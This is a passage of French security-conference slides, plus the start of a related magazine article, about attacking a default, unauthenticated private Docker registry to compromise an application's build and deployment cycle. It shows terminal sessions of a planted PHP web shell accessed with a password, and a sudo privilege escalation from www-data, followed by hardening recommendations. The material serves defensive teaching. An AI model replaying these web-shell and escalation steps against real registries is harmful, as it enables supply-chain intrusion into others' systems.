user@docker-host ~ $ sudo docker ps --format "table {{.ID}}\t{{.Image}}\t{{.Names}}\t{{.Ports}}"
```

CONTAINER ID	IMAGE	NAMES	PORTS
0e25baf12e34	registry:2	registry	0.0.0.0:5000->5000/tcp, :::5000->5000/tcp
bae2d7029406	192.168.130.133:5000/mywebapp:latest	user-one-1	0.0.0.0:80->80/tcp, :::80->80/tcp
081c16d751b9	containrrr/watchtower	user-watchtower-1	8080/tcp

Accès à la backdoor



```
kali@kali ~/leHACK $ weeveily http://192.168.130.133/backdoor.php 123456

[+] weeveily 4.0.1

[+] Target:      www-data@37e83ab0fb02:/var/www/html
[+] Session:    /home/kali/.weeveily/sessions/192.168.130.133/backdoor_0.session
[+] Shell:      System shell

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.


weeveily> id
uid=33(www-data) gid=33(www-data) groups=33(www-data),27(sudo)
www-data@37e83ab0fb02:/var/www/html $
```

Elévation de privilèges

```
www-data@37e83ab0fb02:/var/www/html $ echo "password" | sudo -S ls -alt /root
[sudo] password for www-data: total 16
drwxr-xr-x 1 root root 4096 Mar 29 07:10 ..
drwx----- 2 root root 4096 Aug  1 2022 .
-rw-r--r-- 1 root root 3106 Dec  5 2019 .bashrc
-rw-r--r-- 1 root root  161 Dec  5 2019 .profile
www-data@37e83ab0fb02:/var/www/html $
```

~> Objectif : Militariser le conteneur

Cas réel ?



~> Utilisation par les groupes APT ?



////

3. Recommendations

Recommandations / Auth.

~> Basique : HTTP Basic Access Authentication

- + Simple à mettre en place, peut s'intégrer à un annuaire LDAP
- Pas de gestion granulaire des droits

~> Forte : OAuth

- + Approche granulaire : Gestion des pull/push/delete en fonction de l'habilitation de l'utilisateur
- Complexe à configurer

Recommandations / Réseau

~> Cloisonnement réseau du registre

Recommandations / Applicatif

~> Signer numériquement les images (Docker Content Trust, Notary)

Durcissement / Applicatif

- ~> Linter de Dockerfile / docker-compose.yml (hadolint)
- ~> Analyser statiquement les images (Trivy, Clair)
- ~> Vérifier la configuration d'un hôte Docker (Docker Bench for Security)
- ~> Référentiel (OWASP Docker Top 10)



////

4. Take Aways

Take aways

- ~> Repose sur un défaut de configuration initiale (accès anonyme ou rejeu de mots de passe)
- ~> Attaque ciblant les environnements de pré-production
- ~> Attaque furtive
- ~> Objectif : Impacter le cycle de développement d'applications conteneurisées avec Docker

Write up détaillé

~> MISC n°134 (Juillet/Août 2024)

REGISTRE PRIVÉ DOCKER : S'ATTAQUER AU CYCLE DE DÉVELOPPEMENT D'UNE APPLICATION

Geoffrey SAUVAGEOT-BERLAND – geoffrey.sauvageotberland@orange.cyberdefense.com
Ingénieur DPE en informatique et cybersécurité, auditeur sécurité chez Orange Cyberdefense

La conteneurisation avec Docker s'est imposée comme l'une des méthodes les plus prisées pour le déploiement rapide d'applications. Face à l'augmentation des menaces de sécurité ciblant cet environnement, qu'en est-il des composants associés, tels que le registre privé proposé par Docker ?

mots-clés : PENTEST / REGISTRE PRIVÉ DOCKER / SUPPLY CHAIN ATTACK

INTRODUCTION

Même si la sécurité des conteneurs Docker et de leurs environnements est un sujet crucial dans le domaine de l'informatique, de nombreux professionnels n'en ont pas encore pleinement conscience. D'une part, les développeurs peuvent se concentrer uniquement sur la création d'applications sans nécessairement se préoccuper du système sous-jacent, tandis que les administrateurs systèmes peuvent définir des configurations poreuses par mégarde sur les serveurs associés.

Peu abordé jusqu'à présent, cet article examine la sécurité d'un registre privé Docker configuré par défaut. Il explore deux scénarios d'attaques impactant les cycles de développement de deux applications, puis propose des solutions pour sécuriser le registre.

1. QU'EST-CE QU'UN REGISTRE PRIVÉ DOCKER ?

Un registre Docker est un service HTTP où les développeurs peuvent stocker, gérer et distribuer des images Docker. Cela leur permet de collaborer plus aisément tout en facilitant le déploiement des applications. Il existe deux types de registres Docker : les registres publics et les registres privés.

Les registres publics, tels que Docker Hub, offrent la possibilité aux utilisateurs de partager des images accessibles à tous sur Internet ou à une communauté restreinte sous réserve d'autorisations d'accès appropriées.

À contrario, les registres privés sont utilisés par des organisations souhaitant héberger « on-premise

» le code source de leurs applications afin d'assurer la souveraineté numérique de leurs données. Plusieurs solutions existent (Harbor, Sonatype Nexus Repository, etc.), mais c'est l'alternative officielle proposée par Docker qui sera étudiée dans cet article.

1.1 Menaces de sécurité actuelles

La documentation officielle de Docker [1] propose des méthodes pour sécuriser le registre, mais elle ne sensibilise pas suffisamment les utilisateurs au fait que l'absence de sécurisation rend le service vulnérable. De nombreux tutoriels en ligne omettent également de souligner ce détail qui n'en est pas un. Effectivement, la configuration par défaut expose le registre à des vulnérabilités : il

Remerciements

- ~> Claire Vacherot (@non_curat_lex)
- ~> Julien Bedel (@d3lb3_)
- ~> Théo Lorette-Froidevaux (@tolf)
- ~> Orange Cyberdefense (@OrangeCyberFR)
- ~> HZV (@asso_hzv)



Merci !



Q&A

 Geoffrey SAUVAGEOT-BERLAND

 @archidote

